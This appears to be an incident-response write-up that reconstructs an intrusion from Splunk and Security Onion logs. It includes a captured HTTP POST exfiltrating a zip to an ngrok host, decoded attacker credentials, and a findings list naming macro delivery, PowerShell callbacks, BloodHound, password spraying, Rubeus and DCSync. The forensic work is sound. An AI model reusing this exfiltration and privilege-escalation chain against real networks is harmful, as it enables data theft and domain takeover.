Content-Type: multipart/form-data; boundary=-----8d9ee7960a8dde1

Authorization: Basic bWFsd2FyZWxvdmU6bWFsd2FyZWxvdmVleGZpbA==

Host: d411-3-132-192-16.ngrok.io

Content-Length: 3814835

Expect: 100-continue



## SECURITY ONION: NETWORK LOGS

```
root@securityonion:~# USERPASS=`echo "bWFsd2FyZWxvdmU6bWFsd2FyZWxvdmVleGZpbA==" | base64 --decode`; echo $USERPASS
malwarelove:malwareloveexfil
root@securityonion:~# 
```



```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=-----8d9ee7aa446cc53
Authorization: Basic bWFsd2FyZWxvdmU6bWFsd2FyZWxvdmVleGZpbA==
Host: d411-3-132-192-16.ngrok.io
Content-Length: 49922455
Expect: 100-continue

-----8d9ee7aa446cc53
Content-Disposition: form-data; name="file"; filename="exfil-research.zip"
Content-Type: application/octet-stream

PK.....LT.....research\Projects\PK.....IT.@.i~.L.A.M.*..research\1-s2.0-S1388248122000406-main.pdf...
( !)
..R.. .... ....y....</p.Z..gf..53k....T$.8...8.....K..-,..ihn..48:9.....wt.....
```



the exfil data



# Summary of Findings



<b>(Splunk)</b>	Email (Thunderbird) delivering a Word doc
<b>(Security Onion)</b>	Confirming Office Document with an AutoOpen Macro
<b>(Splunk)</b>	PowerShell encoding data connections to malwarelove.xyz
<b>(Splunk)</b>	PowerShell connecting to 3.132.192.16 on port 8081
<b>(Splunk)</b>	8133.exe connecting to 3.132.192.16 on port 8081
<b>(Security Onion)</b>	Confirmation of connections to malwarelove.xyz
<b>(Security Onion)</b>	Confirmation of connections to 3.132.192.16
<b>(Splunk)</b>	Suspicious NET commands like "net1 accounts /domain"
<b>(Splunk)</b>	Evidence of BloodHound (AD enumeration)
<b>(Splunk)</b>	Evidence of Ping Castle (AD enumeration)
<b>(Security Onion)</b>	Evidence of Lateral Movement
<b>(Security Onion)</b>	Evidence of Password Spraying
<b>(Splunk)</b>	Confirmation of Password Spraying
<b>(Security Onion)</b>	Evidence of Rubeus executed (Domain Priv Escalation)
<b>(Splunk)</b>	Evidence of DCSync (Domain Priv Escalation)
<b>(Splunk)</b>	Evidence of Exfiltration found in rare zip files
<b>(Splunk)</b>	Evidence of the use of NGROK.IO as a method of exfiltration
<b>(Security Onion)</b>	Confirmation of NGROK.IO as a method of exfiltration



Did we find EVERYTHING?



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




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